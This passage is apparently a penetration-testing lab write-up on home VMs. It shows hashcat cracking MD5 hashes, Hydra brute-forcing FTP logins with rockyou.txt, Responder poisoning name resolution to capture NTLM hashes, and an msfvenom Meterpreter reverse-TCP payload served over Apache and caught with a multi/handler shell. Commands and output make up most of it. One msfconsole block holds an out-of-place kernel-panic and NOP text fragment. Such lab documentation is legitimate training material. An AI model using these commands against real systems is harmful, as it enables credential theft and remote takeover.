a463f6341222b1e6ae3f24707a625370:atharva@1
50f722a2f15351d9235faef6b4a2b9cc:atharva@1
d9f082084f32949ae9ad5f645006fb7:atharva@123

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target...: hash.txt
Time.Started...: Tue Dec  9 09:56:58 2025 (0 secs)
Time.Estimated...: Tue Dec  9 09:56:58 2025 (0 secs)
```

Figure 11

Password Cracking Using Hydra

Hydra (also known as THC-Hydra) is a powerful password-cracking tool used to perform brute-force attacks on various protocols and services. It is included by default in Kali Linux, a popular penetration testing distribution.


Key Points :

1. Hydra is used to perform brute-force attacks on login pages and network services.
2. It supports 40+ protocols, including SSH, FTP, HTTP, SMB, RDP, Telnet, MySQL, SMTP, and more.
3. Pen-testers use Hydra to identify weak passwords in an organization.
4. It works by using username lists and password dictionaries.
5. Purpose: To check whether systems use weak, common, or reused passwords.
 - Attacker Machine - Kali linux
 - Target Machine – Metasploitable 2

Note – : If you know target machine username or password , then add it on hydra dictionary , because if the username or password are in the dictionary then you clear how brute force really worked.

Attacker machines :-: username – msfadmin , password – msfadmin

Target ip: 192.168.1.10



```
(atharva㉿kali)-[~]
$ sudo su
[sudo] password for atharva:
(atharva㉿kali)-[/home/atharva]
# /usr/share/wordlists/

(atharva㉿kali)-[/usr/share/wordlists]
# ls
amass      fasttrack.txt  metasploit      rockyou.txt.save.1
dirb       fern-wifi     nmap.lst        sqlmap.txt
dirbuster   john.lst     rockyou.txt    wfuzz
dnsmap.txt  legion      rockyou.txt.save  wifite.txt

(atharva㉿kali)-[/usr/share/wordlists]
#
```

Figure 12

- Hydra wordlist locations - /usr/share/wordlists
- Add username or password on rockyou.txt Command – nano rockyou.txt

```

GNU nano 8.7
S123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babyygirl
monkey
lovely
jessica
654321
michael
msfadmin
ashley
qwerty
111111
iloveu
000000
[ Read 14344393 lines ]

```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo ^X Exit ^R Read File ^V Replace ^U Paste ^J Justify ^G Location M-E Redo M-A Set Mark M-6 Copy

ENG IN 21:42 09-12-2025

Figure 13

Command : **hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt<target ip><port>**
-l -: if you know username **-P -:** if you don't know password

```

root@kali:~/usr/share/wordlists
$ nano rockyou.txt
root@kali:~/usr/share/wordlists
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.1.10 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejka - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-09 21:10:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16344400 login tries (1:1:p:16344400), -896525 tries per task
[DATA] attacking ftp://192.168.1.10:21/
[21][ftp] host: 192.168.1.10 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-09 21:11:06

```

Figure 14

>Password Cracking using Responder

Responder is a powerful network analysis and credential-capturing tool used during penetration testing, especially in Windows Active Directory environments. It works by poisoning network protocols to trick computers into sending their login hashes, which attackers can later crack.

Why Responder Is Used

Purpose	Explanation
Capture NTLM hashes	Allows testing for weak or crackable passwords
Identify misconfigurations	Weak DNS fallback systems like LLMNR & NBT-NS
Internal network testing	Finds weaknesses inside a corporate LAN
Test workstation behavior	See how devices respond to name resolution failures

How to use it :-

- Step 1 : open kali linux terminal and type Responder -I eth0

```
Atharva1 [Running] - Oracle VirtualBox
Apps Places Dec 8 12:23 1% 23% ↑ 0.1 kB ↓ 0.1 kB
root@kali: /home/atharva
[roott@kali:~/home/atharva]
* sudo responder -I eth0

[+] Poisons:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Content-type: [Default]
```

Figure 15

```

Atharva1 [Running] - Oracle VirtualBox
Dec 8 12:23
root@kali: /home/atharva

[+] HTTP Options:
  Always serving EXE [OFF]
  Serving EXE [OFF]
  Serving HTML [OFF]
  Upstream Proxy [OFF]

[+] Poisoning Options:
  Analyze Mode [OFF]
  Force WPAD auth [OFF]
  Force Basic Auth [OFF]
  Force LM downgrade [OFF]
  Force ESS downgrade [OFF]

[+] Generic Options:
  Responder NIC [eth0]
  Responder IP [192.168.1.7]
  Responder IPv6 [2401:4900:8f50:2ee3:ee15:fe3:94e0:23d9]
  Challenge set [random]
  Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
  Don't Respond To MDNS TLD ['.DSVC']
  TTL for poisoned response [default]

[+] Current Session Variables:
  Responder Machine Name [WIN-BKYNILW4RG0V]
  Responder Domain Name [IDC3.LOCAL]
  Responder DCE-RPC Port [47522]

[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder
[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 192.168.1.125 for name AVINASH
[*] [MDNS] Poisoned answer sent to 192.168.1.71 for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::1f3:dg3f:7352:5b for name wpad.local
[*] [MDNS] Poisoned answer sent to 192.168.1.71 for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::1f3:dg3f:7352:5b for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::1f3:dg3f:7352:5b for name wpad.local

```

Figure 16

- On windows 11, right click on windows, the Run window appears; type \\CEH-Tools in the Open field and click OK.




Figure 17

- Responder starts capturing the access logs of the Windows 11 machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot

Figure 18

- Copy the hash and check which type of hash it is on https://hashes.com/en/tools/hash_identifier

_hashes.com/en/tools/hash_identifier

Hashes.com

Home | FAQ | Deposit to Escrow | Purchase Credits | API | Tools | Decrypt Hashes | Escrow | Support | English | Register | Login | *

Proceeded!
1 hashes were checked: 1 possibly identified 0 no identification

Pay professionals to decrypt your remaining lists
<https://hashes.com/en/escrow/view>

Possible identifications: [Decrypt Hashes](#)

```
md5($plaintext.$salt), Joomla < 2.5.18, md5($salt.$plaintext), HMAC-MD5 (key = $plaintext), HMAC-MD5 (key = $salt), md5(md5($plaintext)..$salt), md5($salt.md5($plaintext)), md5($plaintex
```

[SEARCH AGAIN](#)

Figure 19

METASPLOIT

Metasploit is a powerful and widely-used open-source penetration testing framework that allows cybersecurity professionals, ethical hackers, and red teamers to identify, exploit, and validate vulnerabilities in systems. It's often used for testing the effectiveness of security defenses and simulating real-world attacks.

Metasploit Modules:

Metasploit is modular — meaning it's made up of different components, each serving a specific purpose. Here are the main types of modules:

1) Exploit Modules

- Purpose: Launch attacks against vulnerable software
- Example: Exploiting a buffer overflow in an outdated service.

2) Payload Modules

- Purpose: Define the code that runs on the target after exploitation
- Example: windows/meterpreter/reverse_tcp (gives you a Meterpreter shell)

3) Auxiliary Modules

- Purpose: Perform tasks other than exploitation, like scanning or fuzzing.
- Example: scanner/ftp/ftp_login (attempts brute-force login on FTP)

4) Post Modules

- Purpose: Run on a compromised system to gather information or escalate privileges.
- Example: windows/gather/enum_logged_on_users

5) Encoder Modules

- Purpose: Obfuscate payloads to avoid antivirus detection.
- Example: x86/shikata_ga_nai


6) NOP Modules

- Purpose: Generate No-Operation instructions to pad payloads (used to align memory).

Creating a payload using MSFVenom

How to do it:


- Generate a payload using msfvenom
- Command – msfvenom -p windows/meterpreter/reverse_tcp lhost<ip> lport<ip> -f exe -o payload.exe



```
(atharva㉿kali)-[~]
$ sudo su
[root@kali]-[~/home/atharva]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.4 lport=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
```

Figure 20

- Check payload generated or not using → ls
- Copy payload in web root directory -- /var/www/html




```
(root㉿kali)-[~/home/atharva]
# ls
Desktop Documents Downloads Music payload.exe Pictures Public Templates Videos

(root㉿kali)-[~/home/atharva]
# cp payload.exe /var/www/html

(root㉿kali)-[~/home/atharva]
```

- Start apache server & open msfconsole.



```
(root㉿kali)-[~/home/atharva]
# systemctl start apache2.service


(root㉿kali)-[~/home/atharva]
# msfconsole
Metasploit tip: View missing module options with show missing

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 9090909099090909090909090909090
9090909099090909090909090909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.90909090
```

Figure 21

- use exploit/multi/handler
- set LHOST<ip>



Kali Linux [Running] - Oracle VirtualBox

```

root@kali:~#
File Machine View Input Devices Help
- Apps Places
Dec 9 2:21 AM
root@kali:/home/atharva
root@kali:/home/atharva

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

Name  Current Setting  Required  Description
-----  -----  -----
LHOST  yes            The listen address (an interface may be specified)
LPORT  4444           yes        The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

View the full module info with the info, or info -d command.


msf exploit(multi/handler) > set lhost 192.168.1.4

```

Windows taskbar at the bottom:

Figure 22

- set payload that are you create for payload.



Kali Linux [Running] - Oracle VirtualBox

```

root@kali:~#
File Machine View Input Devices Help
- Apps Places
Dec 9 2:21 AM
root@kali:/home/atharva
root@kali:/home/atharva

msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:4444
[*] Sending stage (188998 bytes) to 192.168.1.133
[*] Meterpreter session 1 opened (192.168.1.4:4444 -> 192.168.1.133:49559) at 2025-12-09 01:44:17 -0500

meterpreter >
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11

```

Windows taskbar at the bottom:

Figure 23

- Type the address and payload path and run on browser
- Click on run




Figure 24

- You'll get the access of windows machine.

```
meterpreter >
meterpreter > ipconfig


Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11

```

Figure 25

